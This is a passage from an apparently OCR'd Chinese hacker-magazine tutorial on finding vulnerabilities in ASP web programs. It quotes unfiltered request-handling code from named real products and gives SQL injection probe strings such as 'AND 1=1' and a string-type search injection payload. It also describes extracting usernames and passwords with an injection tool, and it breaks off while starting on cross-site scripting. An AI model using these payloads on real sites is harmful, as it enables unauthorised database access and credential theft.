
一、基础知识

1.脚本知识

要想分析出一套程序的漏洞，必须要掌握一些基础的脚本知识：HTML语言、JAVASCRIPT语言、VBSCRIPT语言、ASP语言和一些简单的数据库知识。虽然涉及到的脚本语言有许多，但大家不要害怕，我们只需要掌握其中的一部分知识就可以看懂简单的ASP程序了，为了大家学习的方便，我从网上收集了一些简单的学习资料，已经收录在了光盘中。

2.环境

要想查看一套ASP程序是否存在漏洞，我们需要先执行该程序，这就需要一个能够运行ASP程序的环境了（我们可以通过在系统中安装IIS服务来实现，例如在XP系统安装IIS5.1，在WIN2003系统中安装IIS6.0。也可以到网上申请一个免费的ASP空间，对于其它的系统就不讨论了）。为了方便小菜们的使用，我推荐安装小旋风ASPWEB服务器2005，这个程序的体积小，安装速度很快，效果还不错。安装后运行，直接在浏览器中输入http://127.0.0.1/就可以访问了，如图1。要想运行ASP程序的话把下载好的程序放在wwwroot目录下即可。


图1

二、脚本漏洞分析知识

当前在ASP程序中一些常见的漏洞主要有：注入、跨站、上传、COOKIES欺骗，除了这些外还有曾经风光一时的暴库和'or'='or'漏洞，不过这个漏洞在现在的ASP系统中已经很少见了。本文我们将主要从注入、跨站、上传这几个漏洞入手。

1.注入

对于注入，经常看黑客X档案的朋友应该都不会感到陌生，几乎每期杂志中都会看到一些文章使用注入来拿下某某网站，那么注入漏洞到底是怎么回事呢？简单的说，注入漏洞就是程序对某些变量过滤不严所引起的，注入漏洞又可以分为数字型和字符型两种，我们先从数字型开始介绍。

(1)数字型注入漏洞

我们知道，ASP在获取数据时用的是request对象，其中包括QueryString、From、Cookies等方法，下面来看一段ASP代码（以武汉房网 v2.0为例），看看它是怎么处理数据的，相关文件为view_wuhanfang.asp，关键代码如下：

```
<%
hid=request.QueryString("id")  //request.QueryString方法获取id变量，并赋给hid
sql="select * from house where id="&hid  //数据库查询操作
set rs=conn.execute (sql)
%>
```

从以上这段简短的代码中我们可以发现很严重的问题，程序在获取变量的时候没有进行过滤就进行了数据查询操作。来验证一下，在网址后加上经典的“AND 1=1”和“AND 1=2”分别提交，如图2，图3。返回的两个页面并不相同，说明存在注入漏洞。

再利用啊D注入工具测试一下，确实是存在注入漏洞，能够被猜解出用户名和密码，如图4。一个注入漏洞就这样被我们给发现了，大家明白了原理后就可以到网上下载一些ASP程序来挖洞了。




图2




图3




图4

（2）字符型注入漏洞

字符型注入漏洞也可以称为搜索型注入漏洞，它不仅仅出现在搜索的地方，也有可能出现在其它的地方，比如注册时输入的地方等，只要与服务器交互的地方都有可能存在该漏洞。漏洞的原理和数字型注入漏洞一样，查找这类漏洞的方法很简单，在运行程序的时候看有没有搜索功能，然后再看如何处理的，具体操作方法为：先查看源文件，再以“搜索”为关键字进行搜索，然后查看action后的文件，如图5。




图5

下面我通过嘉枫文章管理系统v2.0为例来给大家介绍一下，相关文件为search.asp，关键代码如下：

```
<%
key=request("key")  //获取关键字
otype=request("otype")
if key="" then  //判断是否为空
    response.write "<script>alert('查找字符串不能为空！');
history.back();</Script>"
    response.end
end if
%>
<%
Set rs= Server.CreateObject("ADODB.Recordset")
if otype="title" then
sql="select * from NEWS where title Like '%"& key &"%'
order by id desc"  //如果类型为title，就执行这条查询语句
elseif otype="msg" then
sql="select * from NEWS where content Like '%"& key
&"%' order by id desc"  //如果类型为msg，就执行这条查询语句
else
end if
rs.open sql,conn,1,1
if rs.eof and rs.bof then
response.write "<p align='center'>对不起，没有找到相关新闻
</p>"
else
%>
```

从上面代码可以看出程序在获取变量时没有进行过滤，一个注入漏洞就这么诞生了。测试方法为：“关键字%' and 1=1 and '%'='%”，“关键字%' and 1=2 and '%'='%”，这里的关键字必须是能搜索到的，然后把“and 1=1”替换为猜解语句，限于篇幅有限，我把常见的注入语句都收录在了光盘中，各位读者可以好好的看一下。

2.跨站

关于跨站漏洞的成因与注入一样，也是由于系统对用户输入的变量没有进行很好的过滤，从而使得用户能够提交一些特殊的代码，达到他们想要的目的。查找跨站漏洞的关键是寻找变量的name属性，然后看是如何处理的，如果没有进行有效的过滤，就进行UPDATE或INSTER操作（关于数据库操作，希望

大家能够认真的看一下学习资料，明白一些最基础的查询语句和更新操作等）。漏洞的查找方法为：寻找用户可以输入数据的地方，然后看程序是如何处理这些数据的，如果未经过滤，那么跨站漏洞就出现了。

我们以 ASWIND1.0 版文学原创网站程序为例来给大家介绍一下跨站漏洞，漏洞主要出现在 usereditok.asp 文件中。先注册一个用户，然后来到“修改信息”，注意地址栏最左下方显示出的地址，如图 6。

